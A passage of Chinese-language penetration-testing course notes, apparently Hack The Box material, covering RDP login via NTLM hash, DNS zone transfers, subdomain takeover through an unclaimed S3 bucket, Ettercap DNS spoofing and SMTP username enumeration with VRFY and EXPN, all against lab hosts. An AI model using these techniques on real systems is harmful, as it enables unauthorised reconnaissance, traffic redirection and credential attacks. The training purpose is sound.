
```
[09:24:10:115] [1668:1669] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[09:24:10:115] [1668:1669] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
[09:24:11:427] [1668:1669] [INFO][com.freerdp.primitives] - primitives
autodetect, using optimized
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] -
freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting
error state
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] -
freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self signed certificate (18)' at stack position 0
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - CN = dc-
01.superstore.xyz
```



```
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - VERSION ={\n[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -\nProductMajorVersion: 6\n[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -\nProductMinorVersion: 1\n[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -\nProductBuild: 7601\n[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -\nReserved: 0x000000\n[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] -\nNTLMRevisionCurrent: 0x0F\n[09:24:11:567] [1668:1669] [INFO][com.winpr.sspi.NTLM] - negotiateFlags\n\"0xE2898235\"
```

<SNIP>

如果它成功了，我们现在将通过RDP作为目标用户登录，而不用知道他们的明文密码。





# DNS

DNS主要是 **UDP/53** , 但随着时间的推移, DNS将更加依赖 **TCP/53** 。

攻击者可以利用此DNS区域传输漏洞来了解更多关于目标组织的DNS名称空间的信息, 从而增加攻击面。为了利用, 我们可以使用 **dig** 实用程序和DNS查询类型 **AXFR** 选项从易受攻击的DNS服务器转储整个DNS名称空间:

## #### DIG - AXFR Zone Transfer

```
Chenduoduo@htb[/htb]# dig AXFR @ns1.inlanefreight.htb inlanefreight.htb

; <<>> DiG 9.11.5-P1-1-Debian <<>> axfr inlanefrieght.htb
@10.129.110.213
;; global options: +cmd
inlanefrieght.htb.      604800  IN      SOA      localhost.
root.localhost. 2 604800 86400 2419200 604800
inlanefrieght.htb.      604800  IN      AAAA     ::1
inlanefrieght.htb.      604800  IN      NS       localhost.
inlanefrieght.htb.      604800  IN      A        10.129.110.22
admin.inlanefrieght.htb. 604800  IN      A        10.129.110.21
hr.inlanefrieght.htb.    604800  IN      A        10.129.110.25
support.inlanefrieght.htb. 604800  IN      A        10.129.110.28
inlanefrieght.htb.      604800  IN      SOA      localhost.
root.localhost. 2 604800 86400 2419200 604800
;; Query time: 28 msec
;; SERVER: 10.129.110.213#53(10.129.110.213)
;; WHEN: Mon Oct 11 17:20:13 EDT 2020
;; XFR size: 8 records (messages 1, bytes 289)
```

像Fierce这样的工具也可以用来枚举根域的所有DNS服务器并扫描DNS区域传输:

```
Chenduoduo@htb[/htb]# fierce --domain zonetransfer.me

NS: nsztm2.digi.ninja. nsztm1.digi.ninja.
SOA: nsztm1.digi.ninja. (81.4.108.41)
Zone: success
{<DNS name @>: '@ 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja.
2019100801 '
'172800 900 1209600 3600\n'
'@ 300 IN HINFO "Casio fx-700G" "Windows XP"\n'
'@ 301 IN TXT '
'"google-site-
```

```
verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"\n'
    '@ 7200 IN MX 0 ASPMX.L.GOOGLE.COM.\n'
    '@ 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.\n'
    '@ 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.\n'
    '@ 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.\n'
    '@ 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.\n'
    '@ 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.\n'
    '@ 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.\n'
    '@ 7200 IN A 5.196.105.14\n'
    '@ 7200 IN NS nsztm1.digi.ninja.\n'
    '@ 7200 IN NS nsztm2.digi.ninja.',
<DNS name _acme-challenge>: '_acme-challenge 301 IN TXT '

'"60a05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdizjePEsZI"',
<DNS name _sip._tcp>: '_sip._tcp 14000 IN SRV 0 0 5060 www',
<DNS name 14.105.196.5.IN-ADDR.ARPA>: '14.105.196.5.IN-ADDR.ARPA 7200
IN PTR '

    'www',
<DNS name asfdbauthdns>: 'asfdbauthdns 7900 IN AFSDb 1 asfdbbox',
<DNS name asfdbbox>: 'asfdbbox 7200 IN A 127.0.0.1',
<DNS name asfdbvolume>: 'asfdbvolume 7800 IN AFSDb 1 asfdbbox',
<DNS name canberra-office>: 'canberra-office 7200 IN A 202.14.81.230',
<DNS name cmdexec>: 'cmdexec 300 IN TXT "; ls"',
<DNS name contact>: 'contact 2592000 IN TXT "Remember to call or email
Pippa '

    'on +44 123 4567890 or pippa@zonetransfer.me when
making '

    'DNS changes"',
<DNS name dc-office>: 'dc-office 7200 IN A 143.228.181.132',
<DNS name deadbeef>: 'deadbeef 7201 IN AAAA dead:beaf::',
<DNS name dr>: 'dr 300 IN LOC 53 20 56.558 N 1 38 33.526 W 0.00m',
<DNS name DZC>: 'DZC 7200 IN TXT "AbCdEfG"',
<DNS name email>: 'email 2222 IN NAPTR 1 1 "P" "E2U+email" "" '
    'email.zonetransfer.me\n'
    'email 7200 IN A 74.125.206.26',
<DNS name Hello>: 'Hello 7200 IN TXT "Hi to Josh and all his class"',
<DNS name home>: 'home 7200 IN A 127.0.0.1',
<DNS name Info>: 'Info 7200 IN TXT "ZoneTransfer.me service provided by
Robin '

    'Wood - robin@digi.ninja. See '
    'http://digi.ninja/projects/zonetransferme.php for
more '

    'information."',
<DNS name internal>: 'internal 300 IN NS intns1\ninternal 300 IN NS
intns2',
```

```
<DNS name intns1>: 'intns1 300 IN A 81.4.108.41',  
<DNS name intns2>: 'intns2 300 IN A 167.88.42.94',  
<DNS name office>: 'office 7200 IN A 4.23.39.254',  
<DNS name ipv6actnow.org>: 'ipv6actnow.org 7200 IN AAAA '  
                                '2001:67c:2e8:11::c100:1332',  
... SNIP ...
```




**Domain takeover** 是注册一个不存在的域名以获得对另一个域的控制。如果攻击者发现一个过期的域名，他们可以声称该域名执行进一步的攻击，例如在网站上托管恶意内容或利用声称的域名发送网络钓鱼电子邮件。

域接管也可以使用子域 **subdomain takeover** 。DNS的规范名称 ( **CNAME** ) 记录用于将不同的域映射到父域。许多组织使用第三方服务, 如AWS、GitHub、Akamai、Fastly和其他内容交付网络 (cdn) 来托管其内容。在这种情况下, 他们通常创建子域并使其指向那些服务。例如,

```
sub.target.com. 60 IN CNAME anotherdomain.com
```

域名（例如， `sub.target.com` ）使用CNAME记录到另一个域（例如， `anotherdomain.com` ）。假设 `anotherdomain.com` 过期，任何人都可以申请该域，因为 `target.com` 的DNS服务器有 `CNAME` 记录。在这种情况下，任何注册 `anotherdomain.com` 的人都将完全控制 `sub.target.com` ，直到DNS记录更新。

## 子域名枚举

在执行子域接管之前，我们应该使用Subfinder之类的工具枚举目标域的子域。这个工具可以从像DNSdumpster这样的开源资源中抓取子域名。Sublist3r等其他工具也可以通过提供预生成的单词列表来强制使用子域：

```
Chenduoduo@htb[/htb]# ./subfinder -d inlanefreight.com -v
```

```

  ____  _  |  |  _ / _(_)_  _  _  |  |  _  _  _
(_< || | ' \ _ | | ' v _ / -_) ' _|
/_/\_,_/_/_/_/_/_/_||_\_,_\_\_| v2.4.5
                    projectdiscovery.io


```

```
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any
misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.
```

```
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any
misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.
```

```
[INF] Enumerating subdomains for inlanefreight.com
[alienvault] www.inlanefreight.com
[dnsdumpster] ns1.inlanefreight.com
[dnsdumpster] ns2.inlanefreight.com
... snip ...
[bufferover] Source took 2.193235338s for enumeration
ns2.inlanefreight.com
www.inlanefreight.com
ns1.inlanefreight.com
support.inlanefreight.com
[INF] Found 4 subdomains for inlanefreight.com in 20 seconds 11
milliseconds
```

一个很好的选择是一个叫做Subbrute  的工具。该工具允许我们使用自定义解析器，并在内部渗透测试期间对没有互联网接入的主机执行纯DNS强制攻击。

```
Chenduoduo@htb[/htb]$ git clone https://github.com/TheRook/subbrute.git
>> /dev/null 2>&1
Chenduoduo@htb[/htb]$ cd subbrute
Chenduoduo@htb[/htb]$ echo "ns1.inlanefreight.com" > ./resolvers.txt
Chenduoduo@htb[/htb]$ ./subbrute inlanefreight.com -s ./names.txt -r
./resolvers.txt

Warning: Fewer than 16 resolvers per process, consider adding more
nameservers to resolvers.txt.
inlanefreight.com
ns2.inlanefreight.com
www.inlanefreight.com
ms1.inlanefreight.com
support.inlanefreight.com

<SNIP>
```

有时内部物理配置的安全性很差，我们可以利用这一点从u盘上传我们的工具。另一种情况是，我们攻破并到达了一个内部主机，并从那里开始渗透内部。

该工具发现了与 `inlanefreight.com` 相关联的四个子域。使用 `nslookup` 或 `host` 命令，我们可以枚举这些子域的 `CNAME` 记录。

```
Chenduoduo@htb[/htb]# host support.inlanefreight.com

support.inlanefreight.com is an alias for inlanefreight.s3.amazonaws.com
```

**support** 子域有一个指向AWS S3桶的别名记录。但是，URL `https://support.inlanefreight.com` 显示 **NoSuchBucket** 错误，表明子域可能容易被子域接管。现在，我们可以通过创建具有相同子域名的AWS S3存储桶来接管子域。

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="UTF-8" ?>
<Error>
  <Code>NoSuchBucket</Code>
  <Message>The specified bucket does not exist</Message>
  <BucketName>inlanefreight</BucketName>
  <RequestId>TR61BN170VZ3AXN3</RequestId>
  <HostId>8BZc3T/xP+RzzlTGWYEaufnZuQKe2tqDoxGx7LsfgeyEXoyWWmz2onPByeI36iwDgZuu98v7Q78=</HostId>
</Error>
```

## DNS 欺骗

### 本地DNS缓存中毒

从本地网络的角度来看，攻击者还可以使用MITM工具（如[Ettercap](#)或[Bettercap](#)）执行DNS缓存中毒。


为了通过 **Ettercap** 来利用DNS缓存中毒，我们应该首先编辑 `/etc/ettercap/etter.dns` 文件来映射他们想要欺骗的目标域名（例如，`inlanefreight.com`）和攻击者的IP地址（例如，`192.168.225.110`）他们想要重定向用户：

```
Chenduoduo@htb[/htb]# cat /etc/ettercap/etter.dns
```


```
inlanefreight.com      A      192.168.225.110
*.inlanefreight.com    A      192.168.225.110
```

接下来，启动 **Ettercap** 工具，并通过导航到 **Hosts > Scan for Hosts** 扫描网络中的活动主机。完成后，将目标IP地址（例如 `192.168.152.129`）添加到Target1，并向Target2添加默

网关IP（例如 **192.168.152.2**）。




激活 **dns\_spoof** 攻击，导航到 **Plugins > Manage Plugins**。这将向目标机器发送虚假的DNS响应，这些响应将解析 **inlanefreight.com** 到IP地址 **192.168.225.110**：



在DNS欺骗攻击成功后，如果来自目标机器 **192.168.152.129** 的受害者用户访问web浏览器上的 **inlanefreight.com** 域，他们将被重定向到托管在IP地址 **192.168.225.110** 上的 **Fake**

page :



此外，从目标IP地址 `192.168.152.129` 到 `inlanefreight.com` 的ping也应该被解析为 `192.168.225.110` :

```
C:\>ping inlanefreight.com
```

```
Pinging inlanefreight.com [192.168.225.110] with 32 bytes of data:
```

```
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
```

```
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
```

```
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
```

```
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
```

```
Ping statistics for 192.168.225.110:
```

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```

```
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

## Email

**mail server** (有时也称为电子邮件服务器) 是一种通过网络 (通常是通过Internet) 处理和传递电子邮件的服务器。

- ◆ **邮件服务器** 是通过网络（通常是互联网）发送和接收电子邮件的服务器。
- ◆ **SMTP** 协议用于发送邮件，既包括客户端发送给服务器，也包括服务器之间的转发。
- ◆ **POP3** 和 **IMAP4** 用于接收邮件：
  - ◆ **POP3** 默认会将邮件从服务器下载后删除，适合单台设备使用；
  - ◆ **IMAP4** 默认保留邮件在服务器上，适合多设备同步查看邮件。
- ◆ POP3 虽然可以配置保留副本，但不如 IMAP4 灵活，后者更适合现代多终端访问场景。

电子邮件服务器很复杂，通常需要我们列举多个服务器、端口和服务。

我们可以使用 **Mail eXchanger** ( **MX** ) DNS记录来标识邮件服务器。MX记录指定负责接受代表域名的电子邮件消息的邮件服务器。可以配置几个MX记录，通常指向一组邮件服务器，以实现负载均衡和冗余。

我们可以使用 **host** 或 **dig** 等工具和[MXToolbox](#)等在线网站查询MX记录信息：

## Host - MX Records

```
Chenduoduo@htb[/htb]$ host -t MX hackthebox.eu

hackthebox.eu mail is handled by 1 aspmx.l.google.com.
```

```
Chenduoduo@htb[/htb]$ host -t MX microsoft.com

microsoft.com mail is handled by 10 microsoft-com.mail.protection.outlook.com.
```

## #### DIG - MX Records

```
Chenduoduo@htb[/htb]$ dig mx plaintext.do | grep "MX" | grep -v ";"

plaintext.do.          7076    IN      MX      50 mx3.zoho.com.
plaintext.do.          7076    IN      MX      10 mx.zoho.com.
plaintext.do.          7076    IN      MX      20 mx2.zoho.com.
```

```
Chenduoduo@htb[/htb]$ dig mx inlanefreight.com | grep "MX" | grep -v ";"

inlanefreight.com.     300     IN      MX      10
mail1.inlanefreight.com.
```

## #### Host - A Records




```
Chenduoduo@htb[/htb]$ host -t A mail1.inlanefreight.htb.
```

```
mail1.inlanefreight.htb has address 10.129.14.128
```

这些 **MX** 记录表明前三个邮件服务正在使用云服务G-Suite (aspmx.l.google.com)、Microsoft 365 (microsoftcom.mail.protection.outlook.com) 和Zoho (mx.zoho.com), 最后一个可能是由公司托管的自定义邮件服务器。

此信息非常重要, 因为枚举方法可能因服务而异。例如, 大多数云服务提供商使用他们的邮件服务器实现并采用现代身份验证, 这为每个服务提供商打开了新的和唯一的攻击向量。另一方面, 如果公司配置服务, 我们可能会发现允许对邮件服务器协议进行常见攻击的不良做法和错误配置。

如果我们的目标是自定义邮件服务器实现, 如 **inlanefreight.htb**, 我们可以枚举以下端口:

Port 港口	Service 服务
TCP/25	SMTP Unencrypted SMTP未加密
TCP/143	IMAP4 Unencrypted IMAP4未加密
TCP/110	POP3 Unencrypted POP3未加密
TCP/465	SMTP Encrypted SMTP加密
TCP/587	SMTP Encrypted/STARTTLS  SMTP加密/ STARTTLS
TCP/993	IMAP4 Encrypted IMAP4加密
TCP/995	POP3 Encrypted POP3加密

使用 **Nmap** 的默认脚本 **-sC** 选项来枚举目标系统上的端口:

```
Chenduoduo@htb[/htb]$ sudo nmap -Pn -sV -sC -p25,143,110,465,587,993,995 10.129.14.128
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-27 17:56 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00025s latency).
```

```
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: mail1.inlanefreight.htb, PIPELINING, SIZE 10240000,
VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
MAC Address: 00:00:00:00:00:00 (VMware)
```

# 配置错误

## Authentication 身份验证

SMTP服务器有不同的命令可以用来枚举有效的用户名 `VRFY`、`EXPN` 和 `RCPT TO`。如果我们成功地枚举了有效的用户名，我们可以尝试密码喷洒、暴力破解或猜测一个有效的密码。

查找有效用户名的方式：

- ◆ `VRFY` 此命令指示接收SMTP服务器检查特定电子邮件用户名的有效性。服务器将响应，指示用户是否存在。该特性可以被禁用。

```
Chenduoduo@htb[/htb]$ telnet 10.10.110.20 25
```

```
Trying 10.10.110.20 ...
Connected to 10.10.110.20.
Escape character is '^]'.
220 parrot ESMTD Postfix (Debian/GNU)
```

```
VRFY root
```

```
252 2.0.0 root
```

```
VRFY www-data
```

```
252 2.0.0 www-data
```

```
VRFY new-user
```

```
550 5.1.1 <new-user>: Recipient address rejected: User unknown in local recipient table
```

- ◆ `EXPN` 类似于 `VRFY`，不同之处在于当与发行列表一起使用时，它将列出该列表中的所有用户。这可能是一个比 `VRFY` 命令更大的问题，因为站点通常有一个别名，如“all”。

```
Chenduoduo@htb[/htb]$ telnet 10.10.110.20 25
```

```
Trying 10.10.110.20 ...
Connected to 10.10.110.20.
Escape character is '^]'.

```

```
220 parrot ESMTTP Postfix (Debian/GNU)
```

```
EXPN john
```

```
250 2.1.0 john@inlanefreight.htb
```

```
EXPN support-team
```

```
250 2.0.0 carol@inlanefreight.htb
```

```
250 2.1.5 elisa@inlanefreight.htb
```

- ◆ **RCPT TO** 标识邮件消息的接收者。对于给定的消息，可以重复此命令多次，以便将单个消息传递给多个收件人。

```
Chenduoduo@htb[/htb]$ telnet 10.10.110.20 25
```

```
Trying 10.10.110.20 ...
```

```
Connected to 10.10.110.20.
```

